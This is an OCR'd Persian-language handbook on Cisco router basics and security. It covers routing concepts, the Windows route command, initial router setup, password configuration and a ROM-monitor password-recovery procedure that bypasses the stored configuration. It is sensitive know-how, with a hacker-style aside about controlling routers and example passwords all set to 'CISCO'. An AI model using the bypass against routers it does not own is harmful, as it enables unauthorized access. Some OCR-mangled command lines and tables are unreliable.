



**Gateway**: می توانید به دنبال چند متخصص شبکه بروید ومفهوم Gateway را از آنها جویا شوید .خواهید دید که هر کدام از آنها نیز یک ترجمه و یک مفهوم خاص از این موضوع را برای شما ارائه می دهند البته این از انجایی ناشی می شود که این یک مفهومی می باشد که به قطعات زیادی در شبکه ها می تواند اشاره نماید Gateway می تواند همانند یک بزرگ راه دو طرفه و چند لاینه برا ی شبکه ها یا دو شبکه مجاور عمل کند به طور مثال یک پروکسی سرور Proxy Server که ما بین دو شبکه داخلی و یک شبکه گسترده WAN همانند اینترنت قرار می گیردیک Gateway باشد در اینجا مفهوم کلی Gateway برای این پروکسی سرور کاربرد دارد .مفهوم دیگر به سخت افزارهایی گفته می شود که پکت های اطلاعاتی IP را از شبکه های مخلف می گذراند پس با این تعریف پل ها و روتر ها نیز به دسته گروه Gateway تعلق دارند اما هر جایی معنی و مفهوم مسیر دهی را به خود نمیگیردGateway ها شبکه ها را به هم مرتبط می سازند Gateway ها شبکه هایی را با پروتکل های متفاوت از هم را به هم مرتبط می سازند مثلا برای ارتباط با شبکه ای که از پروتکل TCP-IP استفاده نمی کند بسیار می تواند مفید باشد از این نظر به Gateway ها کامپایلر پروتکل های شبکه به یکدیگر یا همان مترجم پروتکل های شبکه به یکدیگر اطلاق می شود مثلا می تواند کاربران شبکه IPX Netware را به یک شبکه با منابع IP متصل نماید
دقت کنید منظور وصل کردن شبکه ها به یکدیگر مثلا ایجاد یک WAN نیست امروزه کاربردی به غیر از کاربرد اتصال که همان ترجمه پروتکل ها می باشد از ان استفاده می شود

**Routers**: روتر ها وسایلی هستند که برای ما کار مسیر دهی اطلاعات ما بین شبکه ها را بر عهده می گیرند همانطور که گفته شد کار اصلی روتر ها در لایه سوم شبکه تعریف می شود در شبکه های داخلی وقتی منبع و مقصد اطلاعات در داخل یک شبکه باشد اطلاعات مستقیما فرستاده می شود ولی وقتی مقصد خارج از شبکه داخلی باشد مثلا یک ارتباط LAN2LAN یا LAN2WAN از روتر برای این عمل استفاده می گردد اطلاعات به روتر داده می شود و روتر هم همانند یک پستچی کوتاه ترین و سریع ترین مسیر را تشخیص داده و به ایستگاه بعدی می فرستد روتر هیچ گونه عملیاتی بر روی داده ها انجام نمی دهد اگر مشاهده کند که مسیری وجود دارد و یک Gateway برای آن پکت تعریف شده باشد آنرا به روتر بعدی می فرستد روتر ها و عملکردشان بسیار جالب توجه هست همین عملکرد و طراحی هوشمندانه باعث شده

است که سرعت شبکه ها چندین برابر شود فکر کنید که اگر این گونه اجزا نبود به فرض مثال شما به هنگام در خواست برای دیدن یک Webpage چندین دقیقه باید صبر میکردید حال انکه این عمل در کسری از ثانیه صورت میگیرد عملکرد روتر ها از نظر فنی هم پیچیده است هم آسان ما مفهوم کلی و آسان آنرا برای شما بیان میکنیم در داخل هر روتر یک دسته اطلاعات مسیر دهی وجود دارد این دسته اطلاعات به جداول مسیر دهی معروف هستند Routing Tables این جداول به صورت داینامیک بوده و با پروتکل های داخلی روتر ها Routing Information protocol (RIP) و Open Shortest Path First (OSPF) به صورت دائمی پیغام هایی را بین خود رد و بدل می نمایند جداول مسیر دهی تمامی مسیر های ممکن و Gateway های در دسترس را که روتر می داند شامل بوده و روتر به صورت پیوسته با مراجعه به جدول نگاه میکند که آیا راهی وجود دارد و اگر وجود دارد کوتا ترین مسیر کدام است و سپس به ارسال داده اقدام میکند البته مسایل Encryption و Authentication نیز بر روی پکت ها اعمال می گردد که در ادامه به آنها نیز اشاره خواهیم نمود

برای مشاهده جدول مسیر دهی می توانید از دستور route Print استفاده نمایید




(دوره های سیسکو در مراحل اولیه بیشتر متمرکز بر پیکربندی اجزا شبکه ازجمله روتر ها و امنیت و اشکال یابی آنها است و در مراحل بالا و پیشرفته تر بر روی طراحی شبکه های مدرن و سریع و امن متمرکز می شود مقیاس عملکرد هر روتر با واحدی به نام Hop بررسی می شود اگر روتر بتواند اولین پکت را به ایستگاه بعدی برساند گوییم یک مرحله Forwarding صورت گرفته است Hop به عنوان جهش اطلاعات در بین مسیر بین هر دو روتر در نظر گرفته می شود و به شمارنده اضافه می شود در ابتدای ارسال پکت ها RIP یک سقف جهش را برای روتر در نظر می گیرد مثلا 16 جهش برای حداکثر جهش ها در نظر گرفته می شود اگر روتر نتواند ارسال اطلاعات را در کمتر از 16 جهش محقق سازد روتر نتوانسته است که اطلاعات را به مقصد برساند در اینصورت یک مسیر کوتاه تری در نظر گرفته می شود گاهی حتما برای شما پیش آمده است که در آوردن یک صفحه وب بایستی چند لحظه منتظر بمانید علاوه بر پارامتر هایی همچون حجم صفحه و عرض باند مورد استفاده اتان و همچنین شبکه ای که شما را به اینترنت وصل نموده است ولی بیشتر اوقات همین مسیله Routing اطلاعات باعث آن تاخیر ها می شود این که گفته می شود ترافیک شبکه بالا است تا حدی مرتبط با همین موضوع اخیر است

روتر ها از چهار قسمت پروتکل TCP/IP برای مسیر دهی پکت داده استفاده میکنند این چهار بخش همانطور که گفته شد اجزای تشکیل دهنده Gateway می باشند

در واقع اصل ماجرا هم همین جاست این پروتکل های تشکیل دهنده اعضای TCP/IP هستند که روتر ها از آنها برای مسیر دهی پکت ها استفاده مینمایند این تعریف دقیق علمی مسیر دهی روتر ها بود این چهار قطعه RIPو OSPF و Border Gateway Protocol (BGP) و Exterior Gateway Protocol (EGP) میباشند دو تا از این پروتکل ها همانطور که گفتیم مربوط به پروتکل داخلی Gateway هستند که با مسیر دهی داده ها در داخل شبکه های LAN و WAN مرتبط می باشند دو پروتکل دیگر هم جزو پروتکل ها خارجی Gateway برای مسیر دهی اطلاعات در خارج از LAN و WAN استفاده می گردند سیسکو و روتر های ساخت آن به خوبی از این پروتکل ها در ( IOS Internet Work operating System پشتیبانی می نماید در واقع در بخش های بعدی انچه که مربوط به اسیب پذیری های روتر های سیسکو مرتبط می شوند با این پروتکل های داخلی و خارجی Gateway هم در ارتباط هستند

دو فرایندی را که روتر های امروزی برای ما با ارمغان می اورند استفاده از توابع کنترل اعتبار داده ها یا همان اعتبار سنجی داده ها Authentication و رمزنگاری اطلاعات یعنی Encryption می باشند کنترل اعتبار داده ها آنست که در یابید آیا پکتی که ازجایی که ادعا میکند امده است یا نه و صحت این ادعا را

روشن نمایید و رمزگذاری نیز بدان معنا است که شما یک رشته داده را با برگردان به فرمتی دیگر که به صورت معمول قابل خواند نباشد در آورید پایه هر رمز نگاری ای بر اساس الگوریتم قرار دادی ای است که با عوض کردن فرم داده ها در مبدا و مقصد اتخاذ می شود بگذارید یک مثال را برای شما در جهت درک بهتر رمزگذاری قرار بازگو نماییم

به نظر شما رشته زیر چه مفهومی را نشان می دهد اگر شما یک نفوذ گر باشید و این رشته را به یک طریقی بدست آورید بدون دانستن الگوریتم رمز کننده این اطلاعات برای شما هیچ فایده ای ندارد فرض کنید من وآقای شریفی بین خود یک الگوریتم رمز نکاری را به عنوان قرار داد طراحی کردیم من پیغامی می فرستم و در بین راه این پیغام دزدیده می شود پیغام به این صورت است

00y24j9k10v21i8g600g9c2v210100p15q16o14c2f5u20

حال به شما الگوریتم این کلمه را نشان می دهم اگر توانستید برای ما رمز گشایی نمایید

Abcdefghijklmnopqrstuvwxyz
0123456789
a=1 b=2 c=3 d=4 ..... y=25 , z=26
00=Capital
01=space
Coding Algoritm : یک حرف انتخاب شود **à** دوجهش به جلو **à** عدد متناظر منهای یک
Example: a **à** c **à** c3 **à** c2

حال که برای شما الگوریتم مشخص است برای بدست آوردن خود کلمه اصلی بایستی به صورت بر عکس عمل کنید یعنی در رشته کد بالا v21 میشود V22 و دو جهش به عقب نیز می شود حرف T و اگر تا آخر به همین صورت عمل نمایید کلمه مورد نظر بدست می اید گاهی به هنگام رمز کردن اطلاعات اعمالی صورت می گیرد که فقط به منظور پیچیده شدن روش رمز نگاری مورد استفاده قرار میگیرد مثلا در مثال بالا متناظر کردن هر حرف با یک عدد . مثالی را که مشاهده نمودید اصول حکمفرما بر رمزنگاری ها میباشد حال ما یک مثال ساده و ابتدایی را برای فهمیدن اصل موضوع بیان کردیم ولی فرمول های پیچیده و چند میلیون دلاری و بعضا چند میلیارد دلاری سازمان های اطلاعاتی دنیا آنقدر گسترده و دارای الگوریتم های پیچیده ای می باشند که نمی توان بدون دانستن خود الگوریتم به رمز گشایی انها امید چندانی داشت ریاضیاتی که در تهیه چنین الگوریتم های پیاده میشوند و همچنین نوع فرمول بندی ها ار تصور بشر خارج است فرمول هایی با ماتریس هایی چند صد آرایه ای و ولگاریتم ها و خیلی پارامتر های دیگر در تشکیل فرمول ها نقش دارند دوستانی که درزمینه متد های رمزنگاری کلاسیک و مدرن فعالیت داشته اند منظور این کلام من را به خوبی درک می نمایند - بعد از طراحی یک فرمول ریاضی ساخت یک نرم افزار برای رمز گشایی اطلاعات بر طبق یک الگوریتم کار چندان سختی نیست اگر مقداری به برنامه نویسی احاطه دارید خود می توانید یک برنامه coder/decoder را ایجاد نمایید

آنچه که شما در بالا مطالعه فرمودید کلیات بحث های تشکیل دهندهی روتر ها و مفاهیم مرتبط با Routing در شبکه بود آینده شبکه های گسترده در به کار گیری روتر هایی سریعتر و به همراه تکنولوژی های جدید تری همانند ( CIDR Classless Inte-Domain Routing و (IPv6 or IPNG) Internet Protocol version 6 متحول خواهد شد نیاز شبکه های پرسرعت به همراه نیاز روز افزون کاربران اهمیت این جزء سخت افزاری را بیشتر از گذشته نمایان میسازد به همراه آن موضوع امنیت نیز نمود میکند که سعی خواهیم نمود تا حدی به این مقوله نیز بپردازیم

برای ایجاد تنظیمات و تغییرات در جداول Routing و همچنین دسترسی به بعضی ار سویچ ها و فرامین دیگر از خود فرمان route در سطر فرمان سیستم خود بهره بگیرید ولی اگر کاربر حرفه ای نیستید تنظیمات پیشفرض را دستکاری ننمایید که در آنصورت به احتمال زیاد ارتباط شما با شبکه با اختلالاتی مواجه خواهد شد و در بعضی مواقع نیز کل ارتباط قطع شده و دوباره نیاز به پیکربندی صحیح سیستم اتان خواهید داشت

```
C:\Documents and Settings\B0rn2h4k>route /?

Manipulates network routing tables.

ROUTE [-f] [-p] [command [destination]
                [MASK netmask]  [gateway] [METRIC metric]  [IF interface]
```

```
  -f          Clears the routing tables of all gateway entries.  If this is
              used in conjunction with one of the commands, the tables are
              cleared prior to running the command.
  -p          When used with the ADD command, makes a route persistent across
              boots of the system. By default, routes are not preserved
              when the system is restarted. Ignored for all other commands,
              which always affect the appropriate persistent routes. This
              option is not supported in Windows 95.
  command     One of these:
                PRINT     Prints  a route
                ADD       Adds    a route
                DELETE    Deletes a route
                CHANGE    Modifies an existing route
  destination  Specifies the host.
  MASK         Specifies that the next parameter is the 'netmask' value.
  netmask      Specifies a subnet mask value for this route entry.
               If not specified, it defaults to 255.255.255.255.
  gateway      Specifies gateway.
  interface    the interface number for the specified route.
  METRIC       specifies the metric, ie. cost for the destination.

All symbolic names used for destination are looked up in the network database
file NETWORKS. The symbolic names for gateway are looked up in the host name
database file HOSTS.

If the command is PRINT or DELETE. Destination or gateway can be a wildcard,
(wildcard is specified as a star '*'), or the gateway argument may be omitted.

If Dest contains a * or ?, it is treated as a shell pattern, and only
matching destination routes are printed. The '*' matches any string,
and '?' matches any one char. Examples: 157.*.1, 157.*, 127.*, *224*.
Diagnostic Notes:
    Invalid MASK generates an error, that is when (DEST & MASK) != DEST.
    Example> route ADD 157.0.0.0 MASK 155.0.0.0 157.55.80.1 IF 1
             The route addition failed: The specified mask parameter is invalid.
 (Destination & Mask) != Destination.

Examples:

    > route PRINT
    > route ADD 157.0.0.0 MASK 255.0.0.0  157.55.80.1 METRIC 3 IF 2
           destination^      ^mask      ^gateway     metric^    ^
                                                  Interface^
      If IF is not given, it tries to find the best interface for a given
      gateway.
    > route PRINT
    > route PRINT 157*          .... Only prints those matching 157*
    > route CHANGE 157.0.0.0 MASK 255.0.0.0 157.55.80.5 METRIC 2 IF 2

      CHANGE is used to modify gateway and/or metric only.
    > route PRINT
    > route DELETE 157.0.0.0
    > route PRINT

C:\Documents and Settings\B0rn2h4k>
```

استفاده از این فرمان ها به هنگام بدست گیری کامل کنترل یک روتر دست شما را برای انجام هر کاری باز خواهد گذاشت ولی بهتر میباشد قبل از انجام هرگونه تغییزاتی در فایل پیکربندی روتر یکی نسخه پشتیبان از آن تهیه نمایید

# Cisco Security Hand Book By C0llect0r

# SETUP

یکی از مسایل تاثیر گذار بر بهبود پارامتر های امنیتی هر سیستمی راه اندازی اصولی و علمی هر قطعه سخت افزاری یا نرم افزاری است یکی از نکاتی که اغلب در طراحی وSetup شبکه ها اغلب بوقوع می پیوندد آنست که مثلا پیمانکاری که مسوولیت نصب و راه اندازی شبکه شما را در دست می گیرد در بعضی موارد به علل مختلف یا به علت گستردگی کار ها دقت لازم را در نصب هر یک ار اجزاء شبکه به خرج نمی دهد شاید شبکه شما را هم به خوبی و سر موعد مقرر تحویلتان بدهند و همه چیز در ظاهر خوب بنظر برسد و به شما یک شبکه سر پا را هم تحویل بدهد ولی اگر شخصی متخصص به امور نصب و راه اندازی با دقت به تمامی موارد اشاره شده در چک لیست های نصب و امنیت شبکه اتان را بررسی نماید به سربندی هایی حتما بر خورد خواهد نمود چنانکه شما هم کمابیش با اینگونه مسایل درگیر هستید ولی آنچه که به بحث ما مربوط می شود نصب اصولی و دقیق یک روتر می باشد در بخش گذشته با مفاهیم اصلی حاکم در Routing شبکه اشنا شدید در این بخش نیز یکی از مسایل تاثیر گذار بر امنیت روتر ها را که همان نصب و راه اندازی اصولی می باشد را برای شما عزیزان تشریح مینماییم

به نکات زیر توجه بفرمایید

شروع به کار

به هنگام خريد يك روتر لوازمي كه همراه آن به شما تحويل داده خواهد شد عبارتند از:

1- سيم برق

2- كابل اتصال روتر به كامپيوتر

3- يك CD

4- يك دفترچه راهنما

مراحل زير را دنبال كنيد:

1- روتر را به يك كامپيوتر متصل كنيد.اينكار از طريق كابل اتصالي كه همراه روتر دريافت كرده ايد انجام مي شود.در پشت روتر شما پورتي وجود دارد كه به آن پورت console مي گويند.آنرا پيدا كنيد و يك سر كابل را به آن متصل كرده و سر ديگر آنرا به كامپيوتر مورد نظر متصل كنيد

2- براي كار كردن با روتر نياز به يك نرم افزار terminal Emulation داريم. اين نرم افزار ها زبان روتر ها را مي فهمند و مي توانند با آنها صحبت كنند. نرم افزار Hyperterminal ويندوز از اين خانواده است و مي توانيد از آن استفاده كنيد.برنامه را با پارامترهاي زير اجرا كنيد:

**9600 boud**

**No Parity**

**8 data Bits**

**1 Stop Bit**

× در صورتيكه كابل را از طريق پورت com به كامپيوتر متصل كرده ايد براي اتصال اوليه از گزينه direct to com استفاده كنيد.

3- روتر را روشن كنيد

قسمتهاي مهم روتر

ROM(Read Only Memory)

اين حافظه پايدار در روتر براي ذخيره كردن موارد زير بكار مي رود:

• برنامه Power-on self test كه هنگام بالا آمدن روتر اجرا مي شود و براي چك كردن قسمتهاي مختلف آن بكار مي رود.

• برنامه Bootstrap Startup (خود راه انداز) كه روتر را راه اندازي مي كند

• نرم افزار IOS روتر

واضح است كه تغيير محتويات ROM روتر به روش نرم افزاري امكان پذير نبوده و بايد Chip آن عوض شود.

Flash Memory

يك قطعه حافظه قابل پاك كردن و دوباره برنامه ريزي كردن مي باشد.اين حافظه حاوي سيستم عامل روتر مي باشد.

NVRAM(Non Volatile RAM)

اين حافظه براي نگهداري از فايل Startup configuration بكار مي رود.همانند Flash Memory اين حافظه هم محتويات خود را در هنگام قطع برق از دست نمي دهد

RAM(Random Access Memory)

اين حافظه عادي روتر بوده و داده هاي موقتي خود را در آن نگهداري مي كند.مانند table Routing

همچنين پس از راه اندازي روتر سيستم عامل به اين حافظه منتقل مي شود.

اين حافظه در هنگام قطع برق تمام محتويات خود را از دست مي دهد

Interfaces

Interface به محل ارتباطي روتر با محيط بيرون گفته مي شود.بطور پيش فرض روترها داراي اينترفيس هاي serial هستند كه براي اتصال به يك شبكه WAN در فاصله هاي دور بكار مي رود.همچنين اينترفيس هايي براي اتصال به LAN در روترها وجود دارد مانند Interface Ethernet,Token Ring,FDDI(Fiber Distributed Data)

هنگام روشن كردن روتر چه اتفاقي مي افتد

1. برنامه Power-on self Test سخت افزار روتر را چك مي كند. قطعاتي از قبيل CPU,memory و اينترفيس ها
2. برنامه Bootstrap اجرا مي شود
3. Bootfield خوانده مي شود تا سيستم عامل مناسب مشخص شود
4. سيستم عامل موجود در Flash memory به RAM انتقال داده مي شود
5. فايل Configuration كه در NVRAM ذخيره شده است به RAM منتقل مي شود
6. اگر فايل Configuration در NVRAM وجود نداشته باشد IOS روتر يكسري سوالات به صورت Wizard مطرح خواهد كرد تا Config اوليه شكل بگيرد.به اين ويزارد dialog Setup گفته مي شود

كار با روتر

« ست كردن كلمات عبور»

اگر روتر نو باشد Password اي نخواهد داشت. پس اولين مرحله تعيين يك كلمه عبور براي روتر مي باشد.روشي كه در

زير براي ست كردن كلمه عبور آورده شده است تنها هنگامي بكار مي رود كه اتصال به روتر از طريق پورت كنسول انجام شده باشد. عبارت زير در Consol ديده مي شود:

**Router>**

به اين حالت User Exec گفته مي شود. به عنوان يك User فقط مي توان به روتر log on كرده و يكسري گزارشات و تنظيمات را مشاهده كرد و در اين حالت امكان ست كردن كلمه عبور وجود ندارد. براي ست كردن كلمه عبور بايد ابتدا به حالتي كه به آن Privileged Exec گفته مي شود وارد شويد.
براي ورود به اين حالت بايد از دستور enable استفاده كرد. خط فرمان به صورت زير تغيير پيدا مي كند:

**Router#**

اين بدان معني است كه روتر هم اكنون در حالت Exec Privileged قرار دارد. براي برگشت به حالت user Exec بايد از دستور disable استفاده نمود. حال براي ست كردن كلمه عبور بايد از حالت Enable به حالت Configuration رفت.
دستور configure اين كار را انجام مي دهد:

```
Router#configure
Configuring from terminal, memory, or network [terminal]?terminal
Router(config)#
```

عبارت فوق نشان مي دهد كه روتر در حالت Configuration قرار دارد.

5 كلمه عبور متفاوت وجود دارد كه بايد همگي آنها ست شوند:

1- Console
2- Auxilary
3- VTY
4- Enable
5- Enable Secret

1- Console
اين كلمه عبور پورت Console روتر را محافظت خواهد كرد:

```
Router#Configure
Router(config)# line console 0
Router(config-line)# login
```

**Router(config-line)# password CISCO**
**Router(config-line#Ctrl-Z**

Auxiliary -2

اين كلمه عبور براي اتصالات از طريق مودم بكار مي رود:

**Router#Config t (Configure terminal)**
**Router(config)# line aux 0 (line auxiliary 0)**
**Router(config-line)# login**
**Router(config-line)# password CISCO**
**Router(config-line#Ctrl-Z**

دستور خط اول خلاصه شده دستور Configure terminal مي باشد(در روتر مي توان به جاي دستورات از فرم خلاصه شده آنها هم استفاده نمود)

VTY -3

پورتهاي Virtual مانند بقيه پورتها وجود خارجي ندارند.در هنگام اتصال به روتر از طريق Telnet از اين پورت استفاده مي شود.تعدا اين پورتها 5 تا مي باشد.در صورتيكه بخواهيم همگي كلمات عبور را با همديگر ست كرد مي توان از دستور line vty 0 4 يك جاي خالي و سپس 4) 0) استفاده نمود:

**Router#Config t**
**Router(config)# line vty 0 4**
**Router(config-line)# login**
**Router(config-line)# password CISCO**
**Router(config-line#Ctrl-Z**

Enable -4

اين كلمه عبور به صورت Clear text ذخيره مي شود و معمولا از كلمه عبور Enable Secret براي ورود به حالت Enable استفاده مي شود(اين كلمه عبور به صورت رمز شده ذخيره مي شود).ولي در مواقعي كه مشكلي براي روتر پيش بيايد و روتر از IOS پيش فرض براي بالا آمدن استفاده كند كلمه عبور Secret Enable كار نخواهد كرد ، پس بهتر است كه اين كلمه عبور ست شود.

**Router#Configure**
**Router(config)# enable password CISCO**
**Router(config)#Ctrl-Z**
**5- Enable Secret**
**Router#Config t**

**Router(config)# enable secret CISCO**
**Router(config)#Ctrl-Z**

« نمايش config روتر»
config روتر در NVRAM آن ذخيره مي شود. NVRAM يك حافظه غير فرار است كه باعث مي شود config روتر در هنگام خاموش شدن از دست نرود. config اي كه در NVRAM ذخيره شده است startup-config ناميده مي شود و در ابتداي بالا آمدن روتر به RAM منتقل مي شود.به config اي كه در RAM وجود دارد running-config گفته مي شود. نمايش محتويات config روتر در حالت exec user امكان پذير نيست و بايد در حالت enable قرار گرفت.
دستورات مربوط به نمايش config روتر به صورت زير مي باشد:

Show startup-config(يا به طور مختصر start sh)
Show running-config(يا به طور مختصر sh run)
« ذخيره config روتر»
config روتر در NVRAM ذخيره مي شود كه به آن startup-config نيز گفته مي شود. براي ذخيره كردن running-config در startup-config از دستور زير بايد استفاده نمود:

Copy running-configuration startup-configuration (خلاصه start copy run)

پس از اجراي اين دستور بايد فايل مقصد را مشخص كنيد كه با زدن دكمه ENTER همان فايل پيش فرض آن (startup-config) انتخاب خواهد شد.

**# copy run start**
**Destination file [startup-config]: (here you would press Return)**
**Building Configuration…**

در روترهاي قديمي به جاي اين دستور از دستور write mem استفاده مي شود.
اگر tftp server داشته باشيم مي توانيم با دستورات زير config روتر را در يك فايل بر روي سايت ftp ذخيره كنيم:

**#COPY RUN TFTP**
**Remote host[]? 10.1.1.1 (this is IP address of the TFTP server)**
**Name of configuration file to write [router-confg] Return**
**(the above writes the configuration to the file router-confg)**
**Write file ARNOLD-confg on host 10.1.1.1? Return**
**[confirm] Return**
**Building configuration…**

«بازيابي config روتر»

با استفاده از دستور reload مي توان startup-config را به running-config منتقل كرد.

« كلمه عبور فراموش شده»

كلمات عبور روتر در فايل startup-config كه در NVRAM قرار دارد ذخيره مي شوند. نكته اصلي در بازيابي كلمات عبور اين است كه در هنگام بالا آمدن روتر نبايد اجازه بازيابي startup-config و ذخيره آن در running-config به روتر داده شود. و به اين منظور بايد بيت ششم از configuration register تغيير داده شود.config register روتر را مي توان در دو حالت config mode يا رياROM MONITOR تغيير داد. چون كلمه عبور را گم كرده ايم امكان ورود به config mode را نداريم و بنابراين از روش دوم براي تغيير آن استفاده مي كنيم.

براي ورود به حالت MONITOR ROM بايد در هنگامي كه ios از flash memory لود مي شود دستور Break به روتر ارسال كرد.

روتر را خاموش نموده و سپس روشن نماييد. ابتدا برنامه test power os self اجرا مي شود و سپس ios از flash به RAM منتقل مي شود. اگر قبل از انتقال كامل ios به ram دستورbreak براي روتر فرستاده شود وارد حالت ROM MONITOR خواهيم شد.پس از ورود به حالت ROM MONITOR دستورات زير را تايپ نمائيد:

x21420 o/r<

i<

با اين دو دستورregister config تغييركرده و روتر دوباره ريست مي شود و سپس در هنگام بالا آمدن stratup-config در running-config كپي نخواهد شد بنابراين مي توان بدون نياز به كلمه عبور وارد حالت enable mode و config mode شد. با دستورات زير كلمه عبور جديد ست مي شود:

```
Router>en
Router#copy start run
Router#configure t
Router(config)#enable secret mypass
Router(config)#config-register 0x2102
Router(config)#exit
```

همانگونه كه ديده مي شود config register را در انتهاي كار به حالت اوليه باز مي گردانيم تا در راه اندازي دوباره روتر startup-config به running-config منتقل شود.اگر الان دستور show version را اجرا كنيد نتايج زير بدست خواهد آمد:

```
Router#sh version
Cisco Internetwork Operating System Software

32K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash (Read/Write)
Configuration register is 0x2142 (will be 0x2102 at next reload)
```

configuration register روتر دو بايت است كه بيتهاي مختلف تشكيل دهنده آن به صورت زير مي باشد:
(boot system command Boot file is cisco2-2500 (or 03-00

Ignore configuration disabled 06
disabled OEM 07
Break disabled 08
IP broadcasts with ones 10
speed is 9600 baud console 11-12
Boot default ROM software if network boot fails 13
IP broadcasts do not have network numbers 14
disabled Diagnostic mode 15


در حالت عادي مقدار آن ox2102 مي باشد(0010،0001،0000،0010)
بيت ششم در صورتيكه 1 باشد انتقال startup-config به running-config انجام نخواهد شد.با ست كردن اين بيت به 1 مقدار register configuration مي شود (x2142(0010،0001،0100،00100

# Cisco Security Hand Book By C0llect0r

# SECTION 1

در دو بخش بعدی به تعیین رویه های علمی در جهت بهبود عملکرد روتر ها اشاراتی خواهیم نمود در نظر گرفتن این اصول و میانی بسیار امری حیاتی می باشند اگر بدون یک سیاست مشخص و از قبل تعیین شده دست به پیکربندی روتر ها بزنید نه تنها در بهبود امنیت روتر ها کاری نکرده اید بلکه شاید در جهت برعکس سیاست های اعمالی نادرستی را بر روی روتر ها و کل شبکه اعمال کنید که در آنصورت چیزی جز ضعف های متعدد امنیتی گریبانگیر شبکه اتان نخواهد بود

1: سیاست ها و نو ع عملکرد های امنیتی روتر های خود را طرح ریزی نموده و تعریف نمایید بایستی این سیاست امنیتی اشخاصی را که می توانند به روتر مورد نظر Login نمایند را شناسایی نماید چه کسانی حق پیکربندی و بروزرسانی روتر را خواهند داشت و بایستی نحوه کار با آن و امور مربوطی که روتر به عهده خواهد گرفت را مشخص نمایید .همانطور که می دانید یکی از مهمترین اجزاهای پشتیبان تمامی شبکه های امروزی روتر ها می باشند امنیت روتر ها به تنهایی از امنیت شبکه ای که انرا مسیر دهی میکنند بیشتر می باشد برای امن کردن یک روتر چه کار هایی را بایستی انجام داد ؟ شاید یک جواب ممکن برای امن تر کردن روتر ها این باشد که پیکربندی مناسب و مدیریت پیوسته راهی مناسب برای رسیدن به این مهم می باشد
شکل زیر نمایش مفهومی لایه های امنیتی یک روتر را نشان می دهد امنیت هر لایه ای به طور بسیار کاملی به امنیت لایه داخلی خود کاملا وابسته است این بدان معناست که در صورت وجود نواقص امنیتی حائز اهمیت امنیت لایه های بیرونی نیز به طور جدی به خطر می افتند در صورت به خطر افتادن لایه های بیرونی نیز امنیت کل شبکه حاوی چنین روتر هایی به کل به خطر می افتد




داخلی ترین حوزه امنیت فیزیکی روتر ها می باشد بر خلاف ساده بودن این امر یکی از مهمترین نکات امنیتی را شامل می شود با یک دسترسی فیزیکی کامل و مستقیم به روتر و پورت های آن یک نفوذگر یک کنترل همه جانبه ای را خواهد داشت در این صورت شما بایستی روتر هایتان و اجزای مهم شبکه را با حفاظت های فیزیکی از هر گونه دسترسی فیزیکی به آنها کنترل نمایید این تامین کننده یکی از پارامتر های تامینی روتر ها محسوب می شود بیشتر روتر ها از یک یا چند ارتباط مستقیم استفاده مینمایند که با انها کنسول یا در گاههای کنترل نیز گفته می شود این پورت های یک سیستم مخصوصی را برای کنترل کردن روتر ها فراهم می کنند بایستی سیاست امنیتی ای که مشخص می نمایید قانون هایی را که چه زمانی و چگونه به این در گاه ها دسترسی پیدا شود را تعریف نماید

حوزه بعدی شکل فوق حاوی نرم افزار و پیکربندی های داخلی خود روتر است اگر حتی نفوذگر به این لایه نیز دسترسی پیدا کند بویژه به پیکربندی های مورد نظر داخلی خود روتر دو لایه دیگر را نیز تحت کنترل خود در می اورد از جمله مهمترین آنها می توان به آدرس های رابط ها و یوزر ها و کلمات رمز می باشد و همچنین کنترل به دسترسی مستقیم به دیگر رابط ها ی فرمان
اغلب سیاست های امنیتی روتر ها دسترسی به این لایه را محدود می نمایند هم در بخش های مدیریتی و هم در سطح شبکه .لایه خارجی دیگر شکل مربوط است به پیکربندی های داینامیک روتر – جداول مسیر دهی خود روتر ها یکی از مشخص ترین قسمت های همین بخش به شمار می اید قسمت دیگر اطلاعات دینامیک مربوط انست به وضعیت رابط داخلی روتر ازجمله جداول ARP و و لوگ فایل های برسی کاربران ثبت شده در روتر که از مهمترین قسمت های این لایه به شمار می روند

